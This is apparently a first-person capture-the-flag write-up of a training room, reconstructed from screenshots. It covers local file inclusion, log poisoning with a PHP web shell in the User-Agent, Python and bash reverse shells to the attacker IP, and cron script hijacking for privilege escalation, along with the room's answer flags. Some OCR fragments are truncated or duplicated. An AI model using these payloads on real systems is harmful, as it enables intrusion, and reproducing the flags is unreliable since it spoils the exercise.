Applications Places System Mon 29 Dec, 07:43
AttackBox IP:10.65.81.153
INCLUDE — Mozilla Firefox
root@ip-10-65-81-153: ~
File Edit View Search Terminal Help

```
gtk-3.0                  pcmcia           vulkan
guest-session            pd               wgetrc
gufw                     perl             wireshark
hddtemp.db               php              wodim.conf
hdparm.conf              pki              wpa_supplicant
host.conf                pm               X11
hostname                 pnm2ppa.conf     xattr.conf
hosts                    polkit-1         xdg
hosts.allow
hosts.deny
hp
idmapd.conf
ifplugd
ImageMagick-6
init
root@ip-10-65-81-153:/etc# vi hosts
root@ip-10-65-81-153:/etc# cd ~
root@ip-10-65-81-153:~# cd /
root@ip-10-65-81-153:/#
root@ip-10-65-81-153:/# cd etc
root@ip-10-65-81-153:/etc# vi hots
root@ip-10-65-81-153:/etc# vi hosts
root@ip-10-65-81-153:/etc# cd ~
root@ip-10-65-81-153:~#
```

~/<?php system ($_GET['cmd']); ?> - Sublime Text (SUDO / UNREGISTER...
File Edit Selection Find View Goto Tools Project Preferences Help
<?php system ($_GET['cmd']); ?>


```
<?php system ($_GET['cmd']); ?>

python -c 'import socket,subprocess,os;s=socket.socket(socket.A
F_INET,socke
dup2(s.filen
s.fileno(),2

php -r '$soc
<&3 >&3 2>&3'
```

Line 5, Column 79 Tab Size: 4 Plain Text
root@ip-10-65-81-153: ~
File Edit View Search Terminal Help

```
23-generic
lrwxrwxrwx  1 root root   34 Nov 16  2020 initrd.img.old -> boot/initrd.img-4.15
.0-123-generic
drwxr-xr-x 18 root root 4.0K Nov 16  2020 lib
drwxr-xr-x  2 root root 4.0K Nov 16  2020 lib64
drwx------  2 root root  16K Nov 16  2020 lost+found
drwxr-xr-x  2 root root 4.0K Nov 16  2020 media
drwxr-xr-x  2 root root 4.0K Nov 16  2020 mnt
drwxrwxrwx  3 root root 4.0K Nov 20  2020 opt
dr-xr-xr-x 94 root root    0 Dec 29 12:38 proc
drwx------  4 root root 4.0K Nov 20  2020 root
drwxr-xr-x 19 root root  580 Dec 29 12:40 run
drwxr-xr-x  2 root root 4.0K Nov 16  2020 sbin
drwxr-xr-x  2 root root 4.0K Nov 16  2020 srv
-rw-------  1 root root 896M Nov 16  2020 swapfile
dr-xr-xr-x 13 root root    0 Dec 29 13:13 sys
drwxrwxrwt  2 root root 4.0K Dec 29 12:38 tmp
drwxr-xr-x 10 root root 4.0K Nov 16  2020 usr
drwxr-xr-x 12 root root 4.0K Nov 16  2020 var
lrwxrwxrwx  1 root root   31 Nov 16  2020 vmlinuz -> boot/vmlinuz-4.15.0-123-gen
eric
lrwxrwxrwx  1 root root   31 Nov 16  2020 vmlinuz.old -> boot/vmlinuz-4.15.0-123
-generic
$
```

Next, I navigated to the root (/) directory and executed the ls -alh command to enumerate directory permissions. During this process, I observed that the /opt directory was configured with **world-writable permissions** (drwxrwxrwx).

This misconfiguration is critical, as it allows any user to write to the directory and presents a clear opportunity for **privilege escalation**, which became the next objective.


Room progress (75%)
Task 3 Root the machine
How likely are you to recommend this room to others?
Burp Suite Community Edition v2022.8.5 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Proxy Repeater Target Intruder Sequencer Decoder Comparer Logger Extender Project options User options Learn
Send Cancel
Target: http://mafialive.thr
Request
Pretty Raw Hex
Response
Inspector
Request Attributes
Request Query Paramet
Request Body Paramete
Request Cookies
Request Headers
0 matches
Done
root@kali: ~
File Actions Edit View Help
21:27
1h 25min 51s

Find a different hostname

mafialive.thm

✓ Correct Answer

Find flag 1

thm{f0und_th3_r1ght_h0st_n4m3}

✓ Correct Answer

Look for a page under development

test.php

✓ Correct Answer

Find flag 2

thm{explo1t1ng_lf1}

✓ Correct Answer

Get a shell and find the user flag

thm{lf1_t0_rc3_1s_tr1cky}

✓ Correct Answer


```
Attack IP: 10.66.
Target IP: 10.66.

PHP Filter base64
resource=

User Agent cmd In
($_GET['cmd']); ?

Reverse Shell Inj

python3 -c 'impor
socket,subprocess
onnect(("10.66.17
os.dup2(s.fileno(
```

```
GET /test.php?view=
/var/www/html/development
log/apache2/access.log&cr
python3+-c+'import+socket
.AF_INET,socket.SOCK_STR
bos.dup2(s.fileno(),0)%3
o(),2)%3bp%3dsubprocess.
Host: mafialive.thm
Upgrade-Insecure-Requests
User-Agent: <?php system
Accept:
text/html,application/xh
mage/webp,image/apng,*/*,
0.9
Accept-Encoding: gzip, d
Accept-Language: en-US,e
Connection: close
```

```
root
run
sbin
srv
swapfile
sys
tmp
usr
var
vmlinuz
vmlinuz.old
$ cd opt
$ ls
backupfiles
helloworld.sh
$ ls -alh
total 16K
drwxrwxrwx  3 root      root      4.0K Nov 20  2020 .
drwxr-xr-x 22 root      root      4.0K Nov 16  2020 ..
drwxrwx——  2 archangel archangel 4.0K Nov 20  2020 backupfiles
-rwxrwxrwx  1 archangel archangel   66 Nov 20  2020 helloworld.sh
$ clear
TERM environment variable not set.
$ ls -alh
total 16K
drwxrwxrwx  3 root      root      4.0K Nov 20  2020 .
drwxr-xr-x 22 root      root      4.0K Nov 16  2020 ..
drwxrwx——  2 archangel archangel 4.0K Nov 20  2020 backupfiles
-rwxrwxrwx  1 archangel archangel   66 Nov 20  2020 helloworld.sh
$ cat helloworld.sh
#!/bin/bash
echo "hello world" >> /opt/backupfiles/helloworld.txt
$ 
```

I then navigated to the /opt directory and executed the ls -alh command, which revealed two items: a directory named **backupfiles** and a script named **helloworld.sh**.

Within the backupfiles directory, I identified a file named **helloworld.txt**. Due to the world-writable permissions on /opt, I was able to write to this file by echoing the string **“helloworld”** into it.



Room progress (75%)
Task 1 Deploy Machine
Task 2 Get a shell
Task 3 Root the machine

Do privilege escalation

Answer the questions below

Get User 2 flag

Answer format: ***{**********_*********_***********_**

Root the machine and find the root flag

Answer format: ***{****_*******_*************_***_***


Check
How likely are you to recommend this room to others?
1 2 3 4 5 6 7 8 9 10
Submit now
/root/Archangel Recon - Mousepad
File Edit Search View Document Help
Warning: you are using the root account. You may harm you

```
Attack IP: 10.66.108.189
Target IP: 10.66.170.143

PHP Filter base64 encode injection: php://filter/convert
resource=

User Agent cmd Injection Backdoor Exploit(
($_GET['cmd']); ?>

Reverse Shell Injection(python3):

python3 -c 'import
socket,subprocess,os;s=socket.socket(socke
onnect(("10.66.170.143",5353));os.dup2(s.f
os.dup2(s.fileno(),2);p=subprocess.call(["
```

```
┌──(root㉿kali)-[~]
└─# nc -nlvp 5454
listening on [any] 5454 ...
```

```
root
run
sbin
srv
swapfile
sys
tmp
usr
var
vmlinuz
vmlinuz.old
$ cd opt
$ ls
backupfiles
helloworld.sh
$ ls -alh
total 16K
drwxrwxrwx  3
drwxr-xr-x 22
drwxrwx———  2
-rwxrwxrwx  1
$ clear
TERM environment variable not set.
$ ls -alh
total 16K
drwxrwxrwx  3 root      root      4.0K Nov 20  2020 .
drwxr-xr-x 22 root      root      4.0K Nov 16  2020 ..
drwxrwx———  2 archangel archangel 4.0K Nov 20  2020 backupfiles
-rwxrwxrwx  1 archangel archangel   66 Nov 20  2020 helloworld.sh
$ cat helloworld.sh
#!/bin/bash
echo "hello world" >> /opt/backupfiles/helloworld.txt
$ 
```

21:35
Kali (Optimised v1.1)
1h 18min 1s



Room progress (75%)
Task 1 Deploy Machine
Task 2 Get a shell
Task 3 Root the machine

Do privilege escalation

Answer the questions below

Get User 2 flag

Answer format: ***{**********_*********_***********_**

Root the machine and find the root flag

Answer format: ***{****_*******_*************_***_***


Check
How likely are you to recommend this room to others?
1 2 3 4 5 6 7 8 9 10
Submit now
*/root/Archangel Recon - Mousepad
File Edit Search View Document Help
Warning: you are using the root account. You may harm your system.

```
Attack IP: 10.66.108.189
Target IP: 10.66.170.143

PHP Filter base64 encode injection: php://filter/convert.base64-encode/
resource=

User Agent cmd Injection Backdoor Exploit(
($_GET['cmd']); ?>

Reverse Shell Injection(python3):

python3 -c 'import
socket,subprocess,os;s=socket.socket(socke
onnect(("10.66.108.189",5353));os.dup2(s.f
os.dup2(s.fileno(),2);p=subprocess.call(["
```

Successfully updated your machines expiry time.

Suite Community Edition v20
der Comparer Logger Extender Project options User options Learn
Target: http://mafialive.thm
Response
Inspector
Request Attributes
Request Query Paramet
Request Body Paramete
Request Cookies
Request Headers
Response Headers
root@kali: ~
File Actions Edit View Help

```
www-data@ubuntu:/etc$ cat /etc/cron.tab
cat /etc/cron.tab
cat: /etc/cron.tab: No such file or directory
www-data@ubuntu:/etc$ ls -alh | grep cron
ls -alh | grep cron
drwxr-xr-x  2 root root   4.0K Nov 16  2020 cron.d
drwxr-xr-x  2 root root   4.0K Nov 16  2020 cron.daily
drwxr-xr-x  2 root root   4.0K Nov 16  2020 cron.hourly
drwxr-xr-x  2 root root   4.0K Nov 16  2020 cron.monthly
drwxr-xr-x  2 root root   4.0K Nov 16  2020 cron.weekly
-rw-r--r--  1 root root    767 Nov 20  2020 crontab
www-data@ubuntu:/etc$ cat crontab
cat crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
*/1 *   * * *   archangel /opt/helloworld.sh
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
www-data@ubuntu:/etc$ 
```



Do privilege escalation

Answer the questions below

Get User 2 flag

Answer format: ***{**********_*********_**********_**

Check

Root the machine and find the root flag

Answer format: ***{****_********_*************_***_***

Check

How likely are you to recommend this room to others?

1 2 3 4 5 6 7 8 9 10
Submit now
/root/Archangel Recon - Mousep
File Edit Search View Document Help
Warning: you are using the root account. You
archangel@ubuntu: ~
File Actions Edit View Help
23:13


```
Attack IP: 10.66.108.189
Target IP: 10.66.170.143

PHP Filter base64 encode injection: php://fil
resource=

User Agent cmd Injection Backdoor Exploit(php
($_GET['cmd']); ?>

Reverse Shell Injection(python3):

python3 -c 'import
socket,subprocess,os;s=socket.socket(socket.A
onnect(("10.66.108.189",5454));os.dup2(s.file
os.dup2(s.fileno(),2);p=subprocess.call(["/bi



bash -i >& /dev/tcp/10.66.108.189/5454 0>&1

```

```
archangel@ubuntu:~$ python3 -c 'import pty;pty.spawn("/bin/bash")'
python3 -c 'import pty;pty.spawn("/bin/bash")'
archangel@ubuntu:~$ ls
ls
myfiles  secret  user.txt
archangel@ubuntu:~$ 
```

Next, I configured a Netcat listener on port **5454** to receive a reverse shell.

I then echoed a Bash reverse shell payload into the /opt/helloworld.sh script. This specific file was targeted because inspection of the system’s **crontab** revealed that /opt/helloworld.sh is executed automatically **every minute** by the **archangel** user (as shown in the screenshot).

By modifying this script, I was able to hijack the scheduled task execution. When the cron job ran, it executed my injected payload, resulting in a reverse shell under the **archangel** user context. This successfully enabled **privilege escalation** beyond the initial www-data foothold.


Room progress (75%)
Task 1 Deploy Machine
Task 2 Get a shell
Task 3 Root the machine
Check
Check
How likely are you to recommend this room to others?
1 2 3 4 5 6 7 8 9 10
Submit now
/root/Archangel Recon - Mousep
File Edit Search View Document Help
archangel@ubuntu: ~/secret
File Actions Edit View Help
23:15
Kali (Optimised v1.1)
37min 15s

Do privilege escalation

Answer the questions below

Get User 2 flag

Answer format: ***{**********_*********_***********_**

Root the machine and find the root flag

Answer format: ***{****_*******_************_***_***

Warning: you are using the root account. You

```
Attack IP: 10.66.108.189
Target IP: 10.66.170.143

PHP Filter base64 encode injection: php://fil
resource=

User Agent cmd Injection Backdoor Exploit(php
($_GET['cmd']); ?>

Reverse Shell Injection(python3):

python3 -c 'import
socket,subprocess,os;s=socket.socket(socket.A
onnect(("10.66.108.189",5454));os.dup2(s.file
os.dup2(s.fileno(),2);p=subprocess.call(["/bi


bash -i >& /dev/tcp/10.66.108.189/5454 0>&1

```


```
archangel@ubuntu:~$ python3 -c 'import pty;pty.spawn("/bin/bash")'
python3 -c 'import pty;pty.spawn("/bin/bash")'
archangel@ubuntu:~$ ls
ls
myfiles  secret  user.txt
archangel@ubuntu:~$ cat secret
cat secret
cat: secret: Is a directory
archangel@ubuntu:~$ cd secret
cd secret
archangel@ubuntu:~/secret$ ls
ls
